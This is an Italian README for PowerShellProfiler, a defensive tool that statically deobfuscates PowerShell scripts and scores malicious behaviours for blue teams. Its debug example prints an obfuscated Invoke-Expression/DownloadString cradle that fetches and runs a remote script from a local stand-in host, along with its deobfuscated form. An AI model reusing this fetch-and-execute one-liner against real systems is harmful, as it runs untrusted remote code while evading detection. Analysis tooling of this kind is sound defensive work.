 al1ex/powershellprofiler
PowerShellProfiler

Il codice di questo progetto proviene da https://github.com/pan-unit42/public_tools/tree/master/powershellprofiler
PowerShellProfiler.py è uno script per analizzare staticamente script PowerShell deoffuscando e normalizzando il contenuto, che viene poi profilato per indicatori comportamentali. Questi comportamenti vengono poi valutati e la somma dei punteggi fornisce un possibile livello di rischio per lo script PowerShell. Questo è stato creato per evidenziare un modo pratico di affrontare l'analisi di massa degli script PowerShell e per assistere i blue team offrendo un altro strumento che può essere utilizzato per accelerare l'analisi.
Nella serie di blog Unit42 - "Profilazione comportamentale pratica degli script PowerShell tramite analisi statica" vengono trattati concetto, progettazione e pro e contro di questo approccio alla profilazione statica dei comportamenti negli script PowerShell.
usage: PowerShellProfiler.py [-h] -f <file_name> [-d]

PowerShellProfiler analyzes PowerShell scripts statically to identify and
score behaviors.

optional arguments:
  -h, --help            show this help message and exit
  -f <file_name>, --file <file_name>
                        PowerShell Script to behaviorally profile
  -d, --debug           Enables debug output
L'uso standard è abbastanza semplice. Basta usare il flag "-f" per passare un nome di file (script PowerShell, esportazione di log ScriptBlock, file di testo, ecc.) e lo script PowerShellProfiler.py restituirà i risultati.
C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.008002 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]

L'output è delimitato da virgole e utilizza i seguenti campi:
File Name , Profiling Score , Proposed Risk Level , Analysis Runtime , Behaviors (pipe-delimited)
In questo caso, il file "1.ps1" è stato identificato come avente caratteristiche/comportamenti che suggeriscono che lo script è in grado di scaricare contenuti, avviare un processo, eseguire contenuto di script aggiuntivo, usare la compressione, enumerare qualche tipo di informazione di sistema, l'intero script sta su una sola riga e ci sono pattern che corrispondono a una famiglia di malware nota "Veil". Questi comportamenti vengono valutati singolarmente e sommano a 18.5, che rientra nell'intervallo del rischio più alto.
Inoltre, esiste una modalità "debug" con il flag "-d" che è utile per diagnosticare decodifiche/deoffuscazioni fallite, tempi di esecuzione lunghi, analizzare il contenuto decodificato per individuare nuovi comportamenti e, in generale, per un output più dettagliato.

C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -d -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
Opened File C:\Users\Al1ex\Desktop\Powershell\1.ps1
[+] Normalization Function
        [!] Format Replaced - True: 0:00:00.000997
        [!] Format Replaced - True: 0:00:00
[+] Normalization Function
[+] Normalization Function


##### TIMING / MATCH #####

Main Processing: 0:00:00.003988
Family ID: 0:00:00.001995
Behavior Check - Code Injection: 0:00:00
Behavior Check - Key Logging: 0:00:00
Behavior Check - Screen Scraping: 0:00:00
Behavior Check - AppLocker Bypass: 0:00:00
Behavior Check - AMSI Bypass: 0:00:00
Behavior Check - Clear Logs: 0:00:00
Behavior Check - Coin Miner: 0:00:00
Behavior Check - Embedded File: 0:00:00
Behavior Check - Abnormal Size: 0:00:00
Behavior Check - Ransomware: 0:00:00
Behavior Check - DNS C2: 0:00:00
Behavior Check - Disabled Protections: 0:00:00
Behavior Check - Negative Context: 0:00:00
['DownloadString']
Behavior Check - Downloader: 0:00:00
Behavior Check - Starts Process: 0:00:00
['Invoke-Expression']
Behavior Check - Script Execution: 0:00:00
Behavior Check - Compression: 0:00:00
Behavior Check - Hidden Window: 0:00:00
Behavior Check - Custom Web Fields: 0:00:00
Behavior Check - Persistence: 0:00:00
Behavior Check - Sleeps: 0:00:00
Behavior Check - Uninstalls Apps: 0:00:00
Behavior Check - Obfuscation: 0:00:00
Behavior Check - Crypto: 0:00:00
Behavior Check - Enumeration: 0:00:00
Behavior Check - Registry: 0:00:00
Behavior Check - Sends Data: 0:00:00
Behavior Check - Byte Usage: 0:00:00
Behavior Check - SysInternals: 0:00:00
Behavior Check - One Liner: 0:00:00
Behavior Check - Variable Extension: 0:00:00
Behavior Check - Script Logging: 0:00:00
Behavior Check - License: 0:00:00
Behavior Check - Function Body: 0:00:00
Behavior Check - Positive Context: 0:00:00
Behavior ID: 0:00:00.010971
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.018915 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]


##### ORIGINAL SCRIPT #####

.("{4}{1}{0}{2}{3}" -f 'Express','-','io','n','Invoke') (&("{2}{0}{3}{1}"-f 'e','-Object','N','w') System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

##### ALTERED SCRIPT #####

."Invoke-Expression" (&"New-Object" System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

C:\Users\Al1ex\Desktop\PowerShellProfiler>